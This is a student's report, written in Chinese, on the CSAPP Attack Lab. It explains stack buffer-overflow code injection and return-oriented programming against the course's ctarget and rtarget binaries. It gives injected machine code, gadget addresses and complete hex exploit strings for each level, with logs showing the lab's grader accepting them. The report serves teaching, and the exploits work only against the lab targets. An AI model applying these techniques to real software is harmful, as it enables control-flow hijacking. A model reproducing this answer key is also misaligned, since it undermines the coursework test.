Attacklab实验报告

张宇尧 2020201710

实验说明📖

本实验是CSAPP书籍中的第三个lab: `Attack lab`。

通过这个lab我们能够更加清楚和深入的了解到缓冲区溢出的隐患，以及如何利用缓冲区溢出这个漏洞对现有程序进行控制流劫持，执行非法程序代码，和对程序进行攻击以及破坏。同时它也解释了，为什么当我们在C语言程序设计中使用了`gets`指令时，编译器总是会给出`warning`。

C语言中对于数组的引用不进行任何边界检查，而且局部变量和状态信息（如保存的寄存器值和返回地址）都存放在栈中。当对越界的数组元素的写操作时，则会破坏存储在栈中的状态信息。一种常见的破坏就是`缓冲区溢出`。通常，在栈中分配某个字符数组保存一个字符串，但是字符串的长度超出了为数组分配的空间。本次实验🧪就是通过这个

特性来完成的。

实验过程✏️

浏览后有如下文件：

`cookie.txt` 一个8为16进行数，作为攻击的特殊标志符，我的`cookie`值为$615ab299$。

`farm.c` 在ROP攻击中作为gadgets的产生源。

`ctarget` 代码注入攻击的目标文件。

`rtarget` ROP攻击的目标文件。

`hex2row` 将16进制数转化为攻击字符。

代码注入攻击

Level1

我们需要做的就是将函数的正常返回地址覆盖掉，将返回地址改为我们指定的特定函数的地址。在这个阶段中，我们要重定向到`touch1`函数。

解题思路

- 找到程序为输入字符串开辟了多大的栈帧。
- 找到`touch1`的起始地址。
- 将分配的栈帧填满，接下来在原先返回地址的空间上继续输入，覆盖掉原地址，改成`touch1`的地址。

`ctarget` 的正常流程如下：

```
void test()
{
    int val;
    val = getbuf();
    printf("No exploit. Getbuf returned 0x%x\n", val);
}
```

正常的流程是调用`getbuf`，然后从屏幕中输入字符串，如果正常退出的话，则会执行第5行代码。

```
1 void touch1() {
2     vlevel = 1;
3     printf("Touch!: You called touch1()\n");
4     validate(1);
5     exit(0);
6 }
```

现在的流程是调用`getbuf`,从屏幕输入字符串，然后程序返回到`touch1`。

通过反汇编我们得到`getbuf`的汇编代码：

```
1 0000000000401802 <getbuf>:
2   401802:       48 83 ec 38             sub    $0x38,%rsp
3   401806:       48 89 e7                mov    %rsp,%rdi
4   401809:       e8 2c 02 00 00          callq  401a3a <Gets>
5   40180e:       b8 01 00 00 00          mov    $0x1,%eax
6   401813:       48 83 c4 38             add    $0x38,%rsp
7   401817:       c3                      retq
```

由第二行可得开辟了56个字节的栈帧。

通过查找得到`touch1`的地址：0000000000401818 。

所以得到攻击指令：

```
1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  00 00 00 00 00 00 00 00 00 00 00 00 18 18 40 00 00 00
```

```
[2020201710@work122 target50]$ cat 1.txt | ./hex2raw | ./ctarget
Cookie: 0x615ab299
Type string:Touch1!: You called touch1()
Valid solution for level 1 with target ctarget
PASS: Sent exploit string to server to be validated.
NICE JOB!
[2020201710@work122 target50]$
```

Level2

我们需要做的就是在输入字符串中注入一小段代码。其实整体的流程还是`getbuf`中输入字符，然后拦截程序流，跳转到调用`touch2`函数。首先，我们先查看一遍`touch2`函数所做事情：

```
void touch2(unsigned val){
    vlevel = 2;
    if (val == cookie){
        printf("Touch2!: You called touch2(0x%.8x)\n", val);
        validate(2);
    } else {
        printf("Misfire: You called touch2(0x%.8x)\n", val);
        fail(2);
    }
    exit(0);
}
```

这段程序就是验证传进来的参数`val`是否和`cookie`中值相等。

解题思路

- 将正常的返回地址设置注入代码的地址，本次注入直接在栈顶注入，所以即返回地址设置为`%rsp`的地址。
- 将`cookie`值移入到`%rdi`，`%rdi`是函数调用的第一个参数。
- 获取`touch2`的起始地址。
- 想要调用`touch2`，而又不能直接使用`call`,`jmp`等指令，所以只能使用`ret`改变当前指令寄存器的指向地址。`ret`是从栈上弹出返回地址，所以在这之前必须先将`touch2`的地址压栈。

通过查找得到`touch1`的地址：0000000000401844 。

注入的代码为：

```
movq    $0x615ab299, %rdi
pushq   0x401844
ret
```

得到机器可执行的汇编代码：

```
[2020201710@work122 target50]$ objdump -d 1.o

1.o:     文件格式 elf64-x86-64


Disassembly of section .text:

0000000000000000 <.text>:
   0:   48 c7 c7 99 b2 5a 61    mov    $0x615ab299,%rdi
   7:   68 44 18 40 00          pushq  $0x401844
   c:   c3                      retq
```

可以得到这三条指令序列如下：

```
48 c7 c7 99 b2 5a 61 68 44 18 40 00 c3
```

再通过GDB调试得到当前%rsp的值。

```
Dump of assembler code for function getbuf:
   0x0000000000401802 <+0>:     sub    $0x38,%rsp
   0x0000000000401806 <+4>:     mov    %rsp,%rdi
=> 0x0000000000401809 <+7>:     callq  0x401a3a <Gets>
   0x000000000040180e <+12>:    mov    $0x1,%eax
   0x0000000000401813 <+17>:    add    $0x38,%rsp
   0x0000000000401817 <+21>:    retq
End of assembler dump.
(gdb) p/x $rsp
$1 = 0x5566ec08
```

所以得到攻击指令：

```
48 c7 c7 99 b2 5a 61 68 44 18 40 00 c3 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 08 ec 66 55 00 00 00 00
```

```
[2020201710@work122 target50]$ cat 2.txt | ./hex2raw | ./ctarget
Cookie: 0x615ab299
Type string:Touch2!: You called touch2(0x615ab299)
Valid solution for level 2 with target ctarget
PASS: Sent exploit string to server to be validated.
NICE JOB!
```

Level3

第三阶段，也是需要在输入的字符串中注入一段代码，但是不同于第二阶段的是，在这一阶段中我们需要传递字符串作为参数。

在这一段中我们需要劫持控制流，在正常返回的时候，跳转到`touch3`函数，其中`touch3`函数的代码如下：

```
void touch3(char *sval){
    vlevel = 3;
    if (hexmatch(cookie, sval)){
        printf("Touch3!: You called touch3(\"%s\")\n", sval);
        validate(3);
    } else {
        printf("Misfire: You called touch3(\"%s\")\n", sval);
        fail(3);
    }
    exit(0);
}
```

在`touch3`函数中调用了`hexmatch`函数，这个函数的功能是匹配`cookie`和传进来的字符是否匹配。在本文中`cookie`的值是`0x615ab299`，所以我们传进去的参数应该是`"615ab299"`。

```
cint hexmatch(unsigned val, char *sval){
    char cbuf[110];
    char *s = cbuf + random() % 100;
    sprintf(s, "%.8x", val);
    return strncmp(sval, s, 9) == 0;
}
```

- 在C语言中字符串是以`\0`结尾，所以在字符串序列的结尾是一个字节0。
- 用`man ascii` 来查看每个字符的16进制表示。
- 当调用`hexmatch`和`strncmp`时，他们会把数据压入到栈中，有可能会覆盖`getbuf`栈帧的数据，所以传进去字符串的位置必须小心谨慎。

对于传进去字符串的位置，如果放在`getbuf`栈中，因为：

```
char *s = cbuf + random() % 100;
```

`s`的位置是随机的，所以之前留在`getbuf`中的数据，则有可能被`hexmatch`所重写，所以放在`getbuf`中并不安全。为了安全起见，我们把字符串放在`getbuf`的父栈帧中，也就是`test`栈帧中。

解题思路

- 将`cookie`字符串转化为16进制
- 将字符串的地址传送到`%rdi`中
- 和第二阶段一样，想要调用`touch3`函数，则先将`touch3`函数的地址压栈，然后调用`ret`指令。

由level2可知，%rsp的地址为`0x5566ec08`由于栈的大小为`0x38`,cookie值考虑是否能存入test()的栈帧（父栈）,放入更深的栈，%rsp之上,返回地址之上8个字节。即：
`0x5566ec08 + 0x38 + 0x8 = 0x5566ec48`

注入的代码为：

```
movq $0x5566ec48, %rdi
pushq $0x401918
ret
```

得到机器可执行的汇编代码：

```
inject.o:     文件格式 elf64-x86-64


Disassembly of section .text:

0000000000000000 <.text>:
   0:   48 c7 c7 48 ec 66 55    mov    $0x5566ec48,%rdi
   7:   68 18 19 40 00          pushq  $0x401918
   c:   c3                      retq
[2020201710@work122 target50]$
```

可以得到这三条指令序列如下：

```
48 c7 c7 48 ec 66 55 68 18 19 40 00 c3
```

使用`man ascii`命令，可以得到`cookie`的16进制数表示:

```
36 31 35 61 62 32 39 39 00
```

得到攻击代码:

```
48 c7 c7 48 ec 66 55 68 18 19 40 00 c3 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 08 ec 66 55 00 00 00 00 36 31
35 61 62 32 39 39 00
```

```
[2020201710@work122 target50]$ cat 3.txt | ./hex2raw | ./ctar
get
Cookie: 0x615ab299
Type string:Touch3!: You called touch3("615ab299")
Valid solution for level 3 with target ctarget
PASS: Sent exploit string to server to be validated.
NICE JOB!
[2020201710@work122 target50]$
```

ROP攻击

缓冲区溢出攻击的普遍发生给计算机系统造成了许多麻烦。现代的编译器和操作系统实现了许多机制，以避免遭受这样的攻击，限制入侵者通过缓冲区溢出攻击获得系统控制的方式。

（1）栈随机化

`栈随机化`的思想使得栈的位置在程序每次运行时都有变化。因此，即使许多机器都运行同样的代码，它们的栈地址都是不同的。上述3个阶段中，栈的地址是固定的，所以我们可以获取到栈的地址，并跳转到栈的指定位置。

（2）栈破坏检测

最近的GCC版本在产生的代码加入了一种`栈保护者`机制，来检测缓冲区越界。其思想是在栈帧中任何局部缓冲区和栈状态之间存储一个特殊的金丝雀值。在恢复寄存器状态和从函数返回之前，程序检查这个金丝雀值是否被该函数的某个操作或者该函数调用的某个操作改变了。如果是的，那么程序异常中止。

（3）限制可执行代码区域

最后一招是消除攻击者向系统中插入可执行代码的能力。一种方法是限制哪些内存区域能够存放可执行代码。

在ROP攻击中，因为栈上限制了不可插入可执行代码，所以不能像上述第二、第三阶段中插入代码。所以**我们需要在已经存在的程序中找到特定的指令序列**，并且这些指令是以`ret`结尾，这一段指令序列，我们称之为`gadget`。




Figure 2: Setting up sequence of gadgets for execution. Byte value `0xc3` encodes the `ret` instruction.

每一段`gadget`包含一系列指令字节，而且以`ret`结尾，跳转到下一个`gadget`，就这样连续的执行一系列的指令代码，对程序造成攻击。

```
void setval_210(unsigned *p)
{
  *p = 3347663060U;
}
```

```
0000000000400f15 <setval_210>:
  400f15: c7 07 d4 48 89 c7 movl $0xc78948d4,(%rdi)
  400f1b: c3 retq
```

其中，字节序列`48 89 c7`是对指令`movq %rax, %rdi`的编码，就这样我们可以利用已经存在的程序，从中提取出特定的指令,执行特定的功能，地址为`0x400f18`，其功能是将`%rax`的内容移到`%rdi`。

指令的编码如下所示：

A. Encodings of `movq` instructions

`movq` *S*, *D*

Source *S*	Destination *D*							
	%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi
%rax	48 89 c0	48 89 c1	48 89 c2	48 89 c3	48 89 c4	48 89 c5	48 89 c6	48 89 c7
%rcx	48 89 c8	48 89 c9	48 89 ca	48 89 cb	48 89 cc	48 89 cd	48 89 ce	48 89 cf
%rdx	48 89 d0	48 89 d1	48 89 d2	48 89 d3	48 89 d4	48 89 d5	48 89 d6	48 89 d7
%rbx	48 89 d8	48 89 d9	48 89 da	48 89 db	48 89 dc	48 89 dd	48 89 de	48 89 df
%rsp	48 89 e0	48 89 e1	48 89 e2	48 89 e3	48 89 e4	48 89 e5	48 89 e6	48 89 e7
%rbp	48 89 e8	48 89 e9	48 89 ea	48 89 eb	48 89 ec	48 89 ed	48 89 ee	48 89 ef
%rsi	48 89 f0	48 89 f1	48 89 f2	48 89 f3	48 89 f4	48 89 f5	48 89 f6	48 89 f7
%rdi	48 89 f8	48 89 f9	48 89 fa	48 89 fb	48 89 fc	48 89 fd	48 89 fe	48 89 ff

B. Encodings of `popq` instructions

Operation	Register *R*							
	%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi
popq *R*	58	59	5a	5b	5c	5d	5e	5f

C. Encodings of `movl` instructions

`movl` *S*, *D*

Source *S*	Destination *D*							
	%eax	%ecx	%edx	%ebx	%esp	%ebp	%esi	%edi
%eax	89 c0	89 c1	89 c2	89 c3	89 c4	89 c5	89 c6	89 c7
%ecx	89 c8	89 c9	89 ca	89 cb	89 cc	89 cd	89 ce	89 cf
%edx	89 d0	89 d1	89 d2	89 d3	89 d4	89 d5	89 d6	89 d7
%ebx	89 d8	89 d9	89 da	89 db	89 dc	89 dd	89 de	89 df
%esp	89 e0	89 e1	89 e2	89 e3	89 e4	89 e5	89 e6	89 e7
%ebp	89 e8	89 e9	89 ea	89 eb	89 ec	89 ed	89 ee	89 ef
%esi	89 f0	89 f1	89 f2	89 f3	89 f4	89 f5	89 f6	89 f7
%edi	89 f8	89 f9	89 fa	89 fb	89 fc	89 fd	89 fe	89 ff

D. Encodings of 2-byte functional nop instructions

Operation	Register *R*			
	%al	%cl	%dl	%bl
andb *R*, *R*	20 c0	20 c9	20 d2	20 db
orb *R*, *R*	08 c0	08 c9	08 d2	08 db
cmpb *R*, *R*	38 c0	38 c9	38 d2	38 db
testb *R*, *R*	84 c0	84 c9	84 d2	84 db

Figure 3: Byte encodings of instructions. All values are shown in hexadecimal.

Level2

在这一阶段中，其实是重复代码注入攻击中第二阶段的任务，劫持程序流，返回到`touch2`函数。只不过这个我们要做的是ROP攻击，这一阶段无法再像上一阶段中将指令序列放入到栈中，所以需要到现有的程序中，找到需要的指令序列。

解题思路

- 确定需要的机器代码和指令字节。
- 在已经给出的代码中找到我们需要的指令序列`gadget`的地址。
- 由于`gadget`不可能有`` `movq $0x615ab299,%rdi,pushq $0x401844 ``这样的操作，我们可以把$0x6115ab299放在栈中，再popq %rdi.

本题需要的代码为：

```
popq %rax
movq %rax, %rdi
```

通过反汇编`rtarget`，我们得到汇编代码，然后查找：

`popq %rax`的指令字节为：`58`，所以我们找到了如下函数：

```
00000000004019bf <setval_262>:
  4019bf:       c7 07 72 59 58 90       movl   $0x90585972,(%rdi)
  4019c5:       c3                      retq
```


从中我们可以得出`popq %rax`指令的地址为：`0x4019c3`

`movq %rax, %rdi`的指令字节为：`48 89 c7`，所以我们找到了如下函数：

```
00000000004019c6 <addval_382>:
  4019c6:       8d 87 48 89 c7 c3       lea
 -0x3c3876b8(%rdi),%eax
  4019cc:       c3                      retq
```

从中我们可以得出`movq %rax, %rdi`指令的地址为：`0x4019c8`

运行时栈可参考如下图：



得到攻击代码：

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 c3 19 40 00 00 00 00 00 99 b2
5a 61 00 00 00 00 c8 19 40 00 00 00 00 00 44 18 40 00 00 00 00 00
```

```
[2020201710@work122 target50]$ cat 4.txt | ./hex2raw | ./rtarget
Cookie: 0x615ab299
Type string:Touch2!: You called touch2(0x615ab299)
Valid solution for level 2 with target rtarget
PASS: Sent exploit string to server to be validated.
NICE JOB!
```

Level3

有了上面的经验，那么这一问其实就是在找指令序列、确定指令地址、以及诸如代码攻击部分的level3结合起来罢了。

思路和phase3是一样的，把cookie放在后面。但是由于栈是随机化的，所以提前在栈里写入字符串的位置是不可能的了。所以怎么找到字符串的位置？我们可以通过浮动求得字符串位置的值。

```
movq %rsp,%rax
addq 0x40,%rax
movq %rax,%rdi
```

但是在提供的指令里，是没有`addq`，所以只能找`addq`的替代品了。在farm.c里，我们找到了`add_xy`,即 `%rdi+%rsi =%rax`。

解题思路

- 找到`48 89 e0`的地址
- 找到`04 xx`的地址
- 找到`48 89 c7`的地址

```
00000000004019fa <setval_441>:
  4019fa:       c7 07 8f 48 89 e0       movl   $0xe089488f,(%rdi)
  401a00:       c3                      retq
```

从中我们可以得到`movq %rsp,%rax`的地址为：`4019fd`

```
00000000004019e0 <add_xy>:
  4019e0:       48 8d 04 37             lea    (%rdi,%rsi,1),%rax
  4019e4:       c3                      retq
```

从中我们可以得到`add_xy`的地址为：`4019e2`

```
00000000004019c6 <addval_382>:
  4019c6:       8d 87 48 89 c7 c3       lea
-0x3c3876b8(%rdi),%eax
  4019cc:       c3                      retq
```

从中我们可以得到`movq %rax,%rdi`的地址为：`4019c8`

以gadget1为准 偏移0x37,即55,55-24=31,31个填充，使偏移量正确，得到攻击指令：

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 fd 19 40 00 00 00 00 00 e2 19
40 00 00 00 00 00 c8 19 40 00 00 00 00 00 18 19 40 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 36 31 35 61 62 32 39 39 00
```

```
[2020201710@work122 target50]$ cat 5.txt | ./hex2raw | ./rtarget
Cookie: 0x615ab299
Type string:Touch3!: You called touch3("615ab299")
Valid solution for level 3 with target rtarget
PASS: Sent exploit string to server to be validated.
[2020201710@work122 target50]$
```

完结放鞭炮🧨

实验反思

attacklab相对于之前的两个lab难度相对要更高，对于计算机底层逻辑的考察也更加细致深刻。做完后我对于运行时栈的变化又了更好的理解；对于缓冲区溢出的现象更深入地了解，以后在维护一段C程序时会更加得心应手。